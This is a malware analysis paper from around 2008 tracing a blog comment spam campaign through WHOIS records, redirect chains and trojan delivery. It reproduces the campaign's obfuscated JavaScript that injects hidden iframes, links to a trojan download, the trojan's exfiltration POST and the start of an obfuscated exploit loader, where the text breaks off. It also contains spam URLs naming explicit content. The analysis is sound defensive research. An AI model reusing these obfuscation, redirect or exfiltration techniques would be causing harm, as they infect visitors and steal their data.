Inside the Malicious World of Blog Comment Spam

Valsmith (valsmith@offensivecomputing.net)
Colin Ames (amesc@offensivecomputing.net)

***Abstract* – This paper describes the code, behavior and infrastructure of a blog comment spam attack. The particular blog spam attack explained here uses HTTP/javascript obfuscation and redirection to pass the victims browser through several websites, ultimately infecting the victims host using a handful of exploits. This paper will also cover some of the techniques and tools used in analyzing the attack.**

NOTE: Be careful following any links provided in this paper as most of them lead to malicious websites and could compromise or damage your computer.

I. INTRODUCTION

Blog comment spam is the act of posting comments to a publicly available blog which have nothing to do with the blog or post being commented on, and which are designed to direct users to other non-associated websites. There are several groups on the internet using blog spam in order to make money with advertising, click throughs, adware installations and malware infections for stealing information. The search rankings of a site can also be raised the more sites link to it.

The Offensive Computing website (www.offensivecomputing.net) experiences periodic instances of blog comments spam. After several of these attacks the author decided to analyze what was going on and provide the information discovered in the form of this paper in order to help people better deal with this problem.

II. THE SPAM

The attack generally begins with a normal blogger making a post. At some point the blog spammer registers an account on the blog using a throw away e-mail address. The attacker then makes a comment to the post which has links to other websites.

Two attacks were analyzed. There are several components to each attack:

- Registered e-mail address to post from
- IP address of email domain
- IP address the poster came from
- The addresses of the various linked domains

In both attacks the poster came from the same e-mail domain with a slightly different name:

- qff09296@averfame.org
- drff09296@averfame.org

Here is the relevant information regarding the domain **averfame.org**:

Sponsoring Registrar: EstDomains, Inc. (R1345-LROR)
Registrant Name: Harold Lani
Registrant Organization: China Construction Bank
Registrant Street1: Mansion, No.31 Guangji Street, Ningbo, 315000, CN
Registrant Email: harold@avereanoia.org

IP Address: 78.108.181.22
descr: UPL Telecom
changed: serge@upl.cz 20071227
address: UPL TELECOM s.r.o
address: Vinohradska 184/2396
address: Prague 3,130 52
address: Czech Republic

The poster came from the same IP address both times. (212.227.118.40)

> **Canonical name:** infong113.kundenserver.de.
> **Domain:** kundenserver.de
> **Name:** Achim Weiss
> **Address:** Erbprinzenstr. 4 - 12
> **Pcode:** 76133
> **City:** Karlsruhe
> **Country:** DE
> **role:** Schlund NCC
> **address:** 1&1 Internet AG
> **address:** Brauerstrasse 48
> **address:** D-76135 Karlsruhe
> **address:** Germany
> **e-mail:** noc@oneandone.net

Already we are starting to see the complexity involved in these attacks. With three separate countries being involved tracking and shutting down the offending sites becomes more difficult. The fact that the domain is Chinese owned, hosted in Czechoslovakia and the attacker is hitting us from a German site means that we will have to contact multiple ISP's all speaking different languages to try to explain the problem. The next attack can easily change up the location of each piece of the attack to make our blocking of them even less effective. The spammers make it even more challenging by making the post in Italian, further confusing things and obfuscating the source of the attack. Here is an example of one of the posts:

> *e9f1956160153330be85dfe00e93c4fc3*
> *The Kinetoscope is an early motion picture exhibition device. Rolling Stones Testi, Libreria Blocchi Autocad. Though not a movie projector it was designed for films to be viewed individually through the window of a cabinet housing its components the Kinetoscope video porno scaricare gratis, Scarica Gratis Msn Live Spaces. introduced the basic approach that would become the standard for all cinematic projection before the advent of video: cavalli da salto, Croccantino Gelato. it creates the illusion of movement by conveying a strip of perforated film bearing sequential images over a light source with a high speed shutter. Apt Lombardia, Sherk Cartone Animato. First described in conceptual terms by U.S. inventor Thomas Edison in 1888, video porno com, foto zero assoluto. it was largely developed by his employee William Kennedy Laurie Dickson between 1889 and 1892. Rolling Stones Testi, video hard casalinga gratis. that Desiderius Erasmus nicknamed his academic opponent Jacobus video casalinghe gratis, villaggio vacanza corsica. In April 1894, the first commercial exhibition of motion pictures in history was given in New York City, using ten Kinetoscopes. esercizio svolti elettrotecnica, Falze trevignano. Instrumental to the birth of American movie culture, the Kinetoscope also had a major impact in Europe; video porno con ragazzine, video porno com. its influence abroad was magnified by Edison's decision not to seek international patents on the device, foto privata donna incinta nuda, video clitoride. facilitating numerous imitations of and improvements on the technology.*

The URL's linked to by the comments listed in order are :

mir-t.ru/files/rolling_stones_testi/rolling_stones_testi.htm
mebelionika.ru/download/site/libreria_blocchi_autocad/page_libreria_blocchi_autocad.htm
mebelionika.ru/download/scarica_gratis_msn_live_spaces/listing/page_scarica_gratis_msn_live_spaces.html
dich.com.ua/forum/video_porno_scaricare_gratis/video_porno_scaricare_gratis.htm
mir-t.ru/files/cavalli_da_salto.html
dich.com.ua/forum/croccantino_gelato.html
mir-t.ru/files/apt_lombardia.htm
mebelionika.ru/download/index_sherk_cartone_animato.htm
dich.com.ua/forum/video_porno_com/page_video_porno_com.htm
mebelionika.ru/download/foto_zero_assoluto/foto_zero_assoluto.htm
mir-t.ru/files/rolling_stones_testi/rolling_stones_testi.htm
dich.com.ua/forum/video_hard_casalinga_gratis/video_hard_casalinga_gratis.htm
mir-t.ru/files/video_casalinghe_gratis/video_casalinghe_gratis.htm
mebelionika.ru/download/villaggio_vacanza_corsica/comp/page_villaggio_vacanza_corsica.htm
dich.com.ua/forum/esercizio_svolti_elettrotecnica/esercizio_svolti_elettrotecnica.htm
mebelionika.ru/download/falze_trevignano/falze_trevignano.htm
mir-t.ru/files/video_porno_con_ragazzine/page_video_porno_con_ragazzine.html
dich.com.ua/forum/video_porno_com/page_video_porno_com.htm
mir-t.ru/files/foto_privata_donna_incinta_nuda/style/foto_privata_donna_incinta_nuda.html
mebelionika.ru/download/video_clitoride/index/index_video_clitoride.html

The second attack contained a different set of URLs with similar content.

www.daolao.ru/Confucius/Pound/it/world/negozi_abbigliamento_ravenna/negozi_abbigliamento_ravenna.htm
www.economypmr.org/giic/video_lesbica_asiatica_gratis/world/video_lesbica_asiatica_gratis.htm
www.economypmr.org/giic/assicurazione_su_imbarcazioni/to/assicurazione_su_imbarcazioni.html
www.daolao.ru/Confucius/Pound/it/hotel_provincia_di_rovigo/verso/page_hotel_provincia_di_rovigo.html
www.economy-pmr.org/giic/antivirus_scansione_online.html
www.daolao.ru/Confucius/Pound/it/montaggio_gru_edilizia.htm
www.economy-pmr.org/giic/world/magnolia_negrita/index_magnolia_negrita.html
www.daolao.ru/Confucius/Pound/it/edilizia_pubblica/index_edilizia_pubblica.html
www.economy-pmr.org/giic/antivirus_scansione_online.html
www.daolao.ru/Confucius/Pound/it/ater_provincia_roma/page_ater_provincia_roma.html
www.economypmr.org/giic/incontro_privati_annuncio_personali/top/incontro_privati_annuncio_personali.htm
www.daolao.ru/Confucius/Pound/it/albergo_hotel_avellino/albergo_hotel_avellino.htm
www.economypmr.org/giic/city/cucina_cinese_ricetta/index_cucina_cinese_ricetta.html
www.daolao.ru/Confucius/Pound/it/test_colesterolo.html
www.economypmr.org/giic/news/annuncio_hard_sicilia/annuncio_hard_sicilia.htm
www.daolao.ru/Confucius/Pound/it/istruzioni_ricarica_cartuccia_epson/nix/page_istruzioni_ricarica_cartuccia_epson.html
www.economy-pmr.org/giic/agriturismo_guidonia/italia/agriturismo_guidonia.html
www.daolao.ru/Confucius/Pound/it/lol/video_sesso_scaricare_gratis/index_video_sesso_scaricare_gratis.htm

There are really only a few domains in use here:

MIR-T.RU	DICH.COM.UA
DOMAIN OWNER INFO **ip addr**: 89.108.95.149 **person**: Aleksandr A Artemyev **e-mail**: sahasaha@bk.ru **registrar**: RUCENTER-REG-RIPN **NETWORK OWNER INFO** **netname**: AGAVACOMPANY **address**: AGAVA JSC **address**: B. Novodmitrovskaya str., 36/4, 127015 Moscow, Russia **phone**: +7 495 4081790	**DOMAIN OWNER INFO** **ip addr**: 217.20.175.128 **person**: Oleg Teteryatnik **e-mail**: mazai@tnmk.com **NETWORK OWNER INFO** **address**: WNet ISP **address**: Pochayninska str. 25/49, off. 30, 03148, Ukraine, Kiev **phone**: +38 067 786 96 12 **changed**: gusak@wnet.ua 20060731
MEBELIONIKA.RU	**DAOLAO.RU**
DOMAIN OWNER INFO **ip addr**: 217.16.16.145 **org**: "Impuls - Plus" Ltd. **e-mail**:info@mebelionika.ru **e-mail**:mebelionika@gmail.com **NETWORK OWNER INFO** **changed**: caspy@masterhost.ru 20030507 **registrar**: RUCENTER-REG-RIPN **address**: Lyalin lane 3, bld 3, 105062 Moscow, Russia **phone**: +7 495 7729720	**DOMAIN OWNER INFO** **ip addr**: 217.16.16.153 **phone**: +7 095 0000000 **e-mail**: yukan@tsinet.ru **NETWORK OWNER INFO** **changed**:caspy@masterhost.ru 20030507 **address**: Lyalin lane 3, bld 3,105062 Moscow, Russia **phone**: +7 495 7729720
ECONOMY-PMR.ORG	
DOMAIN OWNER INFO **ip addr:** 91.196.0.85 **Registrant**:Name:Makruha Igor N. **Registrant:** Organization:Economy **Registrant:** Street1:Tiraspol, Sverdlova, MD (Moldova) **Registrant:** Phone:+373.93224 **Registrant**:Email:pom@economy.idknet.com **Admin Name**: Makruha Igor N. **NETWORK OWNER INFO** **descr**:HostBizUa Data Center **notify**: msil@hostbizua.com **address**: Polarna st.15 , 3 fw. **address**: Ukraine, 04201 Kyiv **phone**: +380(44) 5017659 **e-mail**: support@hostbizua.com **person**:Valentin Dobrovolsky **address**: Ukraine, Kyiv	

It turns out the final domain on the above list (economy-pmr.org) belongs to the Moldovan government and is a website regarding the country's economy. It appears this site hack been compromised by the blog spammers and is in use to serve up the spam and malware (hopefully) unbeknownst to the sites owners. This paper will focus on a subset of the domains and attacks in use. If a user were to follow any of the links they would be directed to a website much like Fig. 1:




Fig. 1

The various links lead to websites which have essentially the same code on them. Most of the code is standard HTML, style sheet information for formatting the page, links to other similar pages. The sites are designed to look like fairly innocuous blogs and the content seems to be pornography related text.

There are links provided for the user to post their own comments but these links don't actually go to comment posting forms. They actually just take the user to another page of similar content. The fact that a domain has many links to a site, along with the fact that the blog spammers are probably hitting many domains at once, can raise the spammers search ranking which in turn allows them to make more money and drive more users to their malicious sites.

III. THE INITIAL CODE

Along with the normal HTML are several sections of interesting javascript code. Each section will be explained.

This piece of code ensures that text browsers such as wget or links won't see the links. Analysts and other tools often use text browsers to grab content suspected of being malicious. This code will obfuscate what is going on in these cases.

```
<!-- skip links for text browsers -->
<span id='skiplinks' style='display:none;'>
```

This section decodes the encoded URL's to redirect the user to. It starts off defining itself as javascript then does some replacement regular expressions and returns the decoded results.

```
<script type="text/javascript">
                  (function()       {
                var Counter = (function(name)
                    {
                        var cooks = document.cookie.split(";");
                        for (var i = 0; i < cooks.length; i++) {
                            var cook = cooks[i].split("=");
                            if (cook[0].replace(/^\s+/, "").replace(/\s+$/,
     "") == name) {
                                return decodeURIComponent(cook[1]);
                            }
                        }
                        return 0;
                    })("Counter");
```

The next section of code sets two variables. Following the variables is a section of numbers. These numbers are actually decimal encoded URLS. For example, on the ASCII table `104 = h, 116 = t, 112 = p` forming *http*, etc. This will help hide the URLS from people searching through the code as well as from IDS's looking for javascript URL redirection type traffic. The browser will decode and use these obfuscated URLs with no problem but over the wire it will just look like decimal numbers.

```
          var p = (
              String.fromCharCode.apply(window, [104, 116, 116, 112, 58, 47,
47, 109, 121, 98, 101, 115, 116, 99, 111, 117, 110, 116, 101, 114, 46, 110,
101, 116, 47, 112, 114, 111, 103, 115, 116, 97, 116, 115, 47, 105, 110, 100,
101, 120, 46, 112, 104, 112, 63, 85, 110, 105, 113, 67, 111, 111, 107, 61])
+
              Counter + "&referer=" + encodeURIComponent(document.referrer)
+
              String.fromCharCode.apply(window, [38, 100, 114, 119, 61, 104,
116, 116, 112, 37, 51, 65, 37, 50, 70, 37, 50, 70, 119, 119, 119, 46, 100,
97, 111, 108, 97, 111, 46, 114, 117, 37, 50, 70, 67, 111, 110, 102, 117, 99,
105, 117, 115, 37, 50, 70, 80, 111, 117, 110, 100, 37, 50, 70, 105, 116])
```

Each of these variables decode to the following URLs:

http://mybestcounter.net/progstats/index.php?UniqCook=

&drw=http%3A%2F%2Fwww.daolao.ru%2FConfucius%2FPound%2Fit&drw=http://www.daolao.ru/Confucius/Pound/it

The next section contains further obfuscation. This piece of code sets up an *iframe* in order to cause the browser to load the previously discussed encoded URLs. The *iframe* will be a 1 pixel by 1 pixel essentially invisible frame which the user will never see but which will get loaded. The programmer took the further step of breaking up the words *iframe*, *src*, *marginwidth*, *marginheight*, *frameborder* into multiple variables and multiple lines. Doing this makes it even more difficult to detect in a similar manner as the decimal encoding previously discussed.

```
);
var x = "rame";
var y = "i" + "f";
var el = document.createElement(y + x);
el.setAttribute("width", 1);
el.setAttribute("height", 1);
el.setAttribute("s" + "rc", p);
el.setAttribute("marg" + "inwidth", 0);
el.setAttribute("marg" + "inheight", 0);
el.setAttribute("scr" + "olling", "no");
el.setAttribute("f" + "rameborder", "0");
```

The final section of javascript code finishes setting up the page and handles any remaining needs to launch the attack.

```
if (document.body) {
    document.body.appendChild(el);
} else {
    if (window.addEventListener) {
        window.addEventListener("load", (function(e)
{document.body.appendChild(el);}), false);
    } else if (window.attachEvent) {
        window.attachEvent("onload", (function(e)
{document.body.appendChild(el);}), false);
    } else {
        window.onload = (function(e)
{document.body.appendChild(el);});
    }
}
document.cookie = "Counter=1; path=/; expires=" + ((new Date((new
Date()).getTime() + 86400000)).toGMTString()) + ';';
})();
</script>
```

IV. THE REDIRECTIONS

Once this code is executed a series of events takes place. The attack chains several redirects together in order to deliver a maximum number of exploitation opportunities to the victim. In this case seven total sites end up being hit by the victim.

First the obfuscated javascript sends the user to http://mybestcounter.net/progstats/index.php?UniqCook=1&referer=&drw=http%3A%2F%2Fwww.daolao.ru%2FConfucius%2FPound%2Fit by way of a HTTP 302 "Moved Temporarily" Error code. This code tells the browser that the content being sought has temporarily been moved to a new location and the browser automatically follows the instructions to the new site. In this case the site is ***updateonline.cc***.

The packet capture for this transaction is as follows:

BROWSER SENDS

```
GET
/progstats/index.php?UniqCook=0&referer=&drw=http%3A%2F%2Fwww.daolao.ru%2FCo
nfuciu
s%2FPound%2Fit HTTP/1.1
Host: mybestcounter.net
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.1.3)
Gecko/20070309 Firefox/2.0.0.3
Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=
0.8,im
age/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer:
http://www.daolao.ru/Confucius/Pound/it/albergo hotel avellino/albergo hotel
 avellino.htm
```

SERVER RESPONDS

```
HTTP/1.1 302 Found
Date: Sat, 15 Mar 2008 00:29:35 GMT
Server: Apache/1.3.37 (Unix) PHP/5.2.1
X-Powered-By: PHP/5.2.1
Set-Cookie: CounterUniq=1; expires=Sun, 16-Mar-2008 00:29:35 GMT
Location: http://updateonline.cc/progframe.php?dop1=1
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html
0
```

The updateonline.cc GET has links to the next four redirected web pages inside of simple, unobfuscated *iframes*. The page the browser gets sent to on updateonline.cc is called progrfram.php and its source is very simple.

Updateonline.cc source code:

```
iframe WIDTH=1 HEIGHT=1 src="http://x-
globstat.cc/adsview/a63?tip=user"></iframe>
<iframe src="http://bid-assist.org/inst/index.php?id=002" width=1
height=1></iframe>
<iframe src="http://www.climbingthewall.info/d/wm017/counter21.php"
width=1 height=1></iframe>
<iframe src=http://prolnx.info/lc1008.html width=2 height=2
style=display:none></iframe>http://prolnx.info/lc1008.html
```




Fig. 2 (Multiple site redirections)




Fig. 3 (updateonline.cc redirection)

Domain info for each of the sites:

MYBESTCOUNTER.NET	X-GLOBSTAT.CC
DOMAIN INFO: IP Address: 78.108.181.22 Scott Dobson (angry.scots@yahoo.com) Huangpu Road, 20 Shanghai,200080, CN Tel. +86.2163248383 **NETBLOCK INFO:** descr: UPL Telecom changed: serge@upl.cz 20071227 person: Serge Matveev address: UPL TELECOM s.r.o address: Vinohradska 184/2396, Prague 3,130 52, Czech Republic phone: +426 267 132 361	**DOMAIN INFO:** IP Address : 124.217.230.178 PrivacyProtect.org Domain Admin (contact@privacyprotect.org) P.O. Box 97 All Postal Mails Rejected, visit Privacyprotect.org Moergestel null,5066 ZH, NL Tel. +45.36946676 **NETBLOCK INFO:** netname: PIRADIUS-NET e-mail: abuse@piradius.net address: PIRADIUS NET address: 14 Robinson Road #13-00 address: Far East Finance Building address: Singapore 048545 phone: +603 8318 6932
BID-ASSIST.ORG	**WWW.CLIMBINGTHEWALL.INFO**
DOMAIN INFO: IP Address: 202.83.212.250 Registrant Organization:PrivacyProtect.org Registrant Street1:P.O. Box 97 Registrant Street2:All Postal Mails Rejected, visit Privacyprotect.org Registrant City:Moergestel, 5066 ZH, Country:NL Registrant Phone:+45.36946676 Registrant Email:contact@privacyprotect.org **NETBLOCK INFO:** netname: SINGTEL-HK descr: Singtel Hong Kong Limited descr: Unit 2519-2530 descr: 11 On Lai Street, Corporation Park, Shatin HK e-mail: expanhk@singtel.com address: 28/F, Mega-iAdvantage Building,, ChaiWan phone: +852-3105-1688 changed: mingkit@singtel.com 20030612 person: Ghazali Maon address: Telepark, 5 Tampines Central 6, #07-03, Singapore 529482 phone: +65-7808001 e-mail: ghaz@singtel.com	**DOMAIN INFO:** IP Address: 85.255.113.166 Registrant Organization:Geo Registrant Street1:123 Street, Moscow, RU, 121443 Registrant Phone:+7.4158875 Registrant Email:thisisgeo@yahoo.com **NETBLOCK** INFO: Netname: UkrTeleGroup descr: UkrTeleGroup Ltd. mnt-by: UKRTELE-MNT changed: staff@ukrtelegroup.com.ua 20071101 org-name: UkrTeleGroup Ltd. Addr: Mechnikova 58/5, 65029 Odessa, Ukraine phone: +380487311011 e-mail: staff@ukrtelegroup.com.ua person: Andrew Sotov address: Mechnikova 58/5 65029 Odessa

V. THE MALWARE

The two attacks monitored varied in a few different ways but the initial post, javascript obfuscation and many of the domains involved remained the same. Each attack used a different set of malware.

a.) The First Attack Version

The first incarnation of the attack contained very similar blog HTML to the second version of the attack but it contained a direct and visible link to a Trojan.

```
<center><b><a href="http://updateonline.cc/pornocrawler.exe">DOWNLOAD PORNO
CRAWLER(9300 Videos, 16000Fotos) - 2.8 Mb</a></b></center>
<img src="http://dich.com.ua/forum/it/screen.gif"><br>
<center><b><a href="http://updateonline.cc/pornocrawler.exe">DOWNLOAD PORNO
CRAWLER(9300 Videos, 16000Fotos) - 2.8 Mb</a></b></center></td>
```

And it also contained an embedded shockwave flash object, but omitted the javascript obfuscation.

```
<embed
src="http://pornotube.com/player/v.swf?v=bT0zMTMyNDEmYW1wO2xvY2FsPWZhbHNlJmF
tcDt1PTEy" align=right loop="false" quality="high" width="480" height="400"
name="pornoPlayer" allowfullscreen="true" allowScriptAccess="always"
type="application/x-shockwave-flash"
pluginspage="http://www.macromedia.com/go/getflashplayer" /></td>
```

Pornocrawler.exe drops a custom packed executable named *flashget*.exe which is custom packed and is identified by several anti-virus products as Trojan LdPinch a well known Trojan that posts keystrokes, registry stored passwords anod other information to a Russian website.

- AntiVir - - TR/Dropper.Gen
- BitDefender - - Dropped:Trojan.PWS.LdPinch.TGB
- DrWeb - - Trojan.MulDrop.10866
- F-Secure - - LdPinch.gen1
- Ikarus - - Generic.LdPinch1
- Kaspersky - - Trojan-PSW.Win32.LdPinch.fbw
- Microsoft - - TrojanDropper:Win32/Small
- Norman - - LdPinch.gen1
- Panda - - Suspicious file
- Prevx1 - - Trojan.Gorhax
- Webwasher-Gateway - - Trojan.Dropper.Gen

It appears to extract and install a pornography searching and viewing application called PornoCrawler but in the background it is making network connections. It performs DNS lookups to www.ya.ru and www.updateonline.cc, makes a connection to www.qzip.cjb.net and then it does an HTTP POST:

```
POST /winupdate/newgate/gate.php HTTP/1.0
Host: www.updateonline.cc
Content-Type: application/x-www-form-urlencoded
Connection: Keep-Alive
Pragma: no-cache
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1;
InfoPath.2; .NET CLR 2.0.50727; InfoPath.1)
Content-Length: 14390
```

The data that is sent to the www.updateonline.cc website from the Trojan process via this HTTP POST is base 64 encoded:

```
a=roots982@mail.ru333&b=Pinch report&d=report.bin&c=UDNNTAAAAAARIAAAEQAAAAAA
AA

.. snip

AAAAAA==
```

The data was decoded using a standard Base64 decoder and what was found was that the Trojan sends a collection of information about the victim machine including install software, hostname, domain name (if on a domain), and internal IP address.

The PornoCrawler makes connections to a series of pornography based websites as well as www.pornocrawler.ws in order to acquire content. A few examples:

```
GET / HTTP/1.1
Host: www.bitchgallery.com
Connection: close
Accept: */*

GET /main.htm HTTP/1.1
Host: dirty.little-bitch.com
Connection: close
Accept: */*
```

b.) *The Second Attack Version*

The second attack hinges on the multiple *iframe* delivery of the progframe.php page on www.updateonline.cc. As stated earlier one of these *iframes* performs an HTTP GET of www.prolnx.info/lc1008.html.

THE CLIENT SENDS:

```
GET /lc1008.html HTTP/1.1
Host: www.prolnx.info
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.1.3)
Gecko/20070309 Firefox/2.0.0.3
Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=
0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
```

THE SERVER RESPONDS

```
HTTP/1.1 200 OK
Date: Thu, 20 Mar 2008 16:51:19 GMT
Server: Apache/2.2.4 (EL4)
X-Powered-By: PHP/5.2.3
Content-Encoding: gzip
Vary: Accept-Encoding
Content-Length: 5083
Connection: close
Content-Type: text/html

...........Yko.:z.~~E:@.3..DJ...'3.I..X7R.....-9.-
..X.P......sv[..6@.](.|/..zn/...s.]7../.K..f..]4\...zl..~....x.........i
...snip...
```

The source code to lc1008.html is:

```
<html><head><title>404 Not Found</title>
<style>
* {CURSOR: url("anr/us1008.anr")}
</style>
</head>
<body><h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.2.4 (EL4) Server at www.prolnx.info Port 80</address>
<script language="JavaScript">
function QfPViCa(ii){var
ks="ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=";var
oo="";var c1,c2,c3;var e1,e2,e3,e4;var
i=0;do{e1=ks.indexOf(ii.charAt(i++));e2=ks.indexOf(ii.charAt(i++));e3=ks.ind
exOf(ii.charAt(i++));e4=ks.indexOf(ii.charAt(i++));c1=(e1<<2)|(e2>>4);c2=((e
2&15)<<4)|(e3>>2);c3=((e3&3)<<6)|e4;oo=oo+String.fromCharCode(c1);if(e3!=64)
{oo=oo+String.fromCharCode(c2);}if(e4!=64){oo=oo+String.fromCharCode(c3);}}w
hile(i<ii.length);return oo;}
function qpYrz(a1,b1){var i; var o="";if (!b1) return
document.write(qpYrz(QfPViCa(a1),arguments.callee.toString().replace(/[^a-
zA-Z0-9]/g,"")));for (i=0; i<a1.length;
i++){o+=String.fromCharCode(a1.charCodeAt(i%a1.length)^b1.charCodeAt(i%b1.le
ngth));}return o;}
qpYrz('WhQeExgMG04SHz0XRwBfC1wXD1wKGgABHEkIA1wXWBkUHAcJDg1VBQAHEx8GVEVFBhk9B
hJsV3AbKBoyImMoIjNLUUoPBAMPBBhSb1kQBiVUGw1TMysCFQ5fX0oFEzdkOgUUBR0bGURJDVACA
hsGEw1UTRkVBAg9BBQbHxlhSAUXJQoWW2tHAhpBMRdSQwo1HAwTFldvBwFcDA1SFgUEHDdBBQktX
